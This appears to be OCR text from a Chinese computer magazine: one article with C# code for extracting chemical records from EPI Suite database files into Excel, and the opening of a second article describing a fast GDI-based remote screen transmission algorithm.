Estimation Program Interface (EPI) Suite 是一款化学属性预测软件，这款软件中最有价值的是两部分，SMILES 编码结构的演算和含有大量的实验数据的数据库。而本文就是关于其后者的提取方法。EPI Sutie 软件的下载地址为 http://www.epa.gov/opptintr/ exposure/pubs/ episuitedl.htm，现在的最新版为 EPI Sutie 4.0，如图 1 所示。




图 1

其数据库文件为 .DB 格式，索引文件为.IDX 格式，如图 2 所示。




图 2

由于其数据的质量很好，我在网上查了好长时间，均没有找到读取其数据库相关的资料。在无意间把数据库文件放到了记事本中，发现竟然可以读取，如图 3 所示。




图 3

但问题并非那么简单，首先是数据量的问题，数据肯定在万条的数量级上，人工是肯定不行的，必须用程序提取。但一个严重的问题又摆在了面前，化学名称中间有空格，而数据字段之间也是用空格分隔的，更头疼的是数据中还夹杂着乱码。这让我为难了很长时间。

通过对数据的分析不难看出，数据中 CAS(Chemical Abstracts Service Registry Numbers) 的字段很规则，可以作为数据行的切割点，而且其中的乱码也被甩到了数据行的末尾，让数据间的分隔成为可能。但数据列之间的切割还是比较困难。因为我个人喜欢用 Notepad++来代替 Windows 自带的记事本，有一次我把 EPI 数据库拖到了 Notepad++中，发现其结果和 Windows 记事本有很大区别。字段之间的空格与化学名称之间的空格竟然是不一样的。(提示：Notepad++只能打开小于 1MB 的数据库，

稍微大一点就可能导致 Notepad++程序死掉）然后用程序读取发现，字段之间的分隔符是 ASCII 编码中的 0 号（c 语言中的'\0'），而化学名称之间的分隔符是“空格符”。折腾了好长时间，现在终于可以完整的提取数据库中的有用信息了，如图 4 所示。



图 4

采用 Visual Studio 2010 编程方法如下：

第一步，按照 CAS No.的规则进行识别，将数据分行切割，存入 txt 文件中。注意，不用放入 Excel 或 Access 等数据库中，因为数据中含有“\0”的字符，当从数据库中读取数据时，程序会把第一个“\0”字符作为数据的结束符，后面的数据将丢失。也正是由于这个原因，当数据达到大于 8MB 的时候，数据的第一步处理会花费较长的时间。

第二步，将已分好行的数据，提取有用列，存入 Excel 中。注意，如果数据行数超过了 65536 行，即 Excel 能接受的最大行数，需要改用其他方式存储。由于.net 的 MyXLS 组件可以让没有装 Office 的计算机导出 Excel 表，因此，本文使用 Excel 表作为数据的接受端。

.net C# 编程代码如下：

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
namespace EPICrack
{
    public partial class FormEPICrack : Form
    {
        public FormEPICrack()
        {
            InitializeComponent();
        }
        private void FormEPICrack_Load(object sender, EventArgs e)
        {
        }
        string EPIList = "EPIList";
        private void buttonRead_Click(object sender, EventArgs e)
        {
            buttonRead.Enabled = false;
            this.Cursor = Cursors.WaitCursor;
            if (!System.IO.File.Exists(tB_DataBase.Text))
            {
                buttonRead.Enabled = true;
                buttonRead.Text = "数据库文件没找到";
                this.Cursor = Cursors.Default;
                return;
            }
            if (System.IO.File.Exists(EPIList + ".txt"))
                System.IO.File.Delete(EPIList + ".txt");
            System.IO.StreamReader sr = new System.IO.
StreamReader(tB_DataBase.Text);
            char[] c = new char[10];
            int intNext = sr.Read(c, 0, 4); //消除头部的结束符
            string str = string.Empty;
            System.IO.StreamWriter sw = new
System.IO.StreamWriter(EPIList + ".txt", true);
            do
            {
                c = new char[10];
                intNext = sr.Read(c, 0, 1);
                str += c[0];
                if (System.Text.RegularExpressions.Regex.Is
Match(str, @"\d{6}-\d{2}-\d{1}$"))
                {
                    sw.WriteLine(str.Substring(0, str.Length - 11));
                    str = str.Substring(str.Length - 11);
                }
            }
            while (!sr.EndOfStream);
            sw.Close();
            sr.Close();
            buttonRead.Enabled = true;
            buttonRead.Text = "第一步 完成";
            this.Cursor = Cursors.Default;
        }
        private void buttonBreak_Click(object sender, EventArgs e)
        {
            buttonBreak.Enabled = false;
            this.Cursor = Cursors.WaitCursor;
            if (!System.IO.File.Exists(EPIList + ".txt"))
            {
                tB_Column.Text = "第一步结果文件不存在";
                buttonBreak.Enabled = true;
                this.Cursor = Cursors.Default;
                return;
            }
            int intType = Convert.ToInt32(tB_Column.Text);
            if (System.IO.File.Exists(EPIList + ".xls"))
                System.IO.File.Delete(EPIList + ".xls");
            org.in2bits.MyXls.XlsDocument xls = new
org.in2bits.MyXls.XlsDocument();
            org.in2bits.MyXls.Worksheet sheet = xls.Workbook.
Worksheets.Add("EPIResult");
            System.IO.StreamReader sr = new System.IO.StreamReader
(EPIList + ".txt");
            int intRows=0;
            do
            {
                string[] strList = sr.ReadLine().Split('\0');
                if(strList.Length>=intType)
                {
                    for (int i = 0; i < intType; i++)
                    {
                        org.in2bits.MyXls.Cell cell = sheet.
Cells.Add(intRows + 1, i + 1, strList[i]);
                    }
                }
                intRows++;
            }
            while (!sr.EndOfStream);
            sr.Close();
            xls.FileName = EPIList + ".xls";
            xls.Save();
            buttonBreak.Enabled = true;
            buttonBreak.Text = "第二步 完成";
            this.Cursor = Cursors.Default;
        }
    }
}
```

程序编程界面如图 5 所示。




图 5

程序运行结果:

第一步运行结果如图 6 所示。




图 6

第二步运行结果如图 7 所示。




图 7


总 结

EPI Sutie 软件的数据库提取，总体来说并不复杂，但其难点在于数据量很大。一般当一个文件的大小为 10MB、几十兆或更大时，文件很难用记事本打开，例如 notepad2、notepad++等程序，在几兆的时候就会暴死。而数据库的文件很少是几十兆，大多都在几百兆，而我最近接触的一些化学数据库在 GB 的数量级上。要想打开这种文件建议大家使用 UltraEdit。而且这时候程序操作也会很困难，经常会暴死很长时间。顺便给大家提个醒，当数据库的单表条超过 10 万条时，一定要分表，尤其是微软的 SQL Server 数据库，如果数据的读写控制不好的话，很容易造成假死。

（编辑提醒：本文涉及的代码可到黑防官方网站下载）

前置知识：VC

关键词：远程屏幕传输、动态分块、Zlib 压缩



基于 GDI 的极速远程屏幕传输技术

文/图 陈长林

本文论述了 Windows 下基于 GDI 的极速远程屏幕传输技术，分析了现有远程屏幕传输技术的不足，提出了一种基于隔行扫描、动态分块、广度优先遍历、Zlib 压缩相结合的远程屏幕传输的高效快速的算法，能够高效准确地获取屏幕变化部分，并且进行压缩传输。实验表明，该算法能够高效快速地进行远程屏幕传输，保证了屏幕信息交互的流畅性。

引 言

远程屏幕传输是将远程计算机上的屏幕通过网络实时的传输到另外一台或者多台计算机上，并且重新显现出来。

远程屏幕传输目前是许多实际应用系统中的关键技术。最典型的应用是在远程协助、远程屏幕监控、电子教室等。

但是目前大多数基于 GDI 的远程屏幕传输技术或多或少存在以下缺点：CPU 占用率高、网络占用率高。这就直接的导致了远程屏幕传输不流畅。那么要提高远程屏幕传输的流畅性，就必须解决这两个重要的问题。

在长期的反复研究和实践的基础上，研究出了一种解决 CPU 占用率过高、网络占用率过高的办法。

存在的问题

传统的远程屏幕传输基于 C/S 模式，由客户端和服务端构成。服务端主要负责：整屏截取、数据压缩、数据传输，而客户端负责的是：数据接收、屏幕重现。但是传统方法存在以下缺点：

（1）服务端 CPU 占用过高：由于实行的是整屏的截取，在

截屏所花的代价是巨大的。截取一张 1024*768 16 位色的屏幕，在奔腾 4 2.8Ghz CPU 的计算机上，所需要的截屏时间差不多是 100ms，这个瓶颈就限制了每秒截取传输的图像数量，而且连续的屏幕截取也增加了 CPU 的使用率。

（2）网络传输量过大：由于截取的图像为 bmp 格式，一张 1024*768 16 位色的图片，所需要占用的空间为 1024*(16/8)*768 = 1.5M。虽然我们进行了压缩，但是数据量还是比较大的。例如，XP 系统默认的“蓝天草原”壁纸(16 位 1024*768)，使用 ZLIB 算法压缩至少需要 500KB。而在普通的 1M ADSL 带宽下的，一般正常的上行传输速度是 50KB/s，要传输这样一张图片至少需要 10s 才可以传输完成。这样的传输速度是让人无法忍受的。

根据目前的远程屏幕传输技术来看，已经用当前屏幕与前一张屏幕异或的方法来准确获取变化部分，从而减少网络传输的流量。但是这种方法存在 CPU 占用过高的问题。主要导致的原因有两个：

（1）每次必须整屏截取。整屏截取所花费的代价是巨大的，这就导致 CPU 的使用率的增加。

（2）每次与前一张屏幕进行异或。每次进行当前屏幕与前一张屏幕进行异或，大量的异或操作所占用的 CPU 也是很高的。这也直接导致了 CPU 占用率居高不下。

解决办法

对于以上的这些问题，我们提出了一套比较完整的解决办法，既可以解决服务端 CPU 占用过高的问题，又可以尽可能地减少网络的传输量，从而达到极速远程屏幕传输。

CPU 占用过高主要是由于过于频繁的整屏截取所导致的，这里我们可以用隔行扫描算法来大大减少 CPU 的占用率，网络传输量过大主要是因为每次都传输整屏数据，而我们实际上只需要取得当前屏幕和前一张屏幕变化的区域，然后进行传输，最后在客户端把屏幕变化的区域和前一张屏幕整合并且显示出来，从而获得一张完整的当前屏幕。这样只传输变化的部分，就能大大减少传输的数据量。但是如何准确地找出和获取变化区域，这又是我们面临的一个问题。经过反复的研究推敲，最后，我们确定了采用“隔行扫描+动态分块+广度优先遍历”获取屏幕变化区域来解决这些问题。

算法描述

算法的思想是利用隔行扫描、动态分块、广度优先遍历来准确找出变化的区域后，再使用 Zlib 压缩算法压缩传输。

算法实现大体流程如图 1 所示。




图 1

隔行扫描的方法是每次截取当前屏幕的一行，与前一张屏幕的同一行进行逐像素的比较，之后每次扫描跳跃固定的行数，并且在扫描完整个屏幕后改变扫描起始位置，以确保屏幕的每一行都能被扫描到。扫描完成后就可以根据变化的像素确定出一个变化的矩形区域。

虽然隔行扫描算法能够在耗费 CPU 较低的情况下尽快找出屏幕上变化的矩形区域，但是这个矩形区域当中可能还有没有变化的部分。比如我们打开一个记事本窗口，在未激活状态的窗口边框的颜色和激活后的窗口的边框颜色是不相同的，所以此窗口由为未激活状态转为激活状态，隔行扫描算法截取到的是整个记事本的窗口。但是要注意到的是，这个记事本窗口的内部区域，也就是文字输入的区域是不变的。那么这样截取的区域就必定存在着大量的冗余数据，从而增加了数据的压缩和传送量，也增加了 CPU 和网络的使用率。所以，我们就必须使用动态分块的方法把整个屏幕分割成 32*32 的小矩形块，然后把在隔行扫描得出的那个变化的矩形区域里面的小矩形块和前一张屏幕相同的区域进行对比，选出和前一张屏幕不同的区域来进行传输。

但传统的比较方法是对这些小矩形块由上到下，由左到右逐一的比较。这样的比较方法效率显然是较低的。

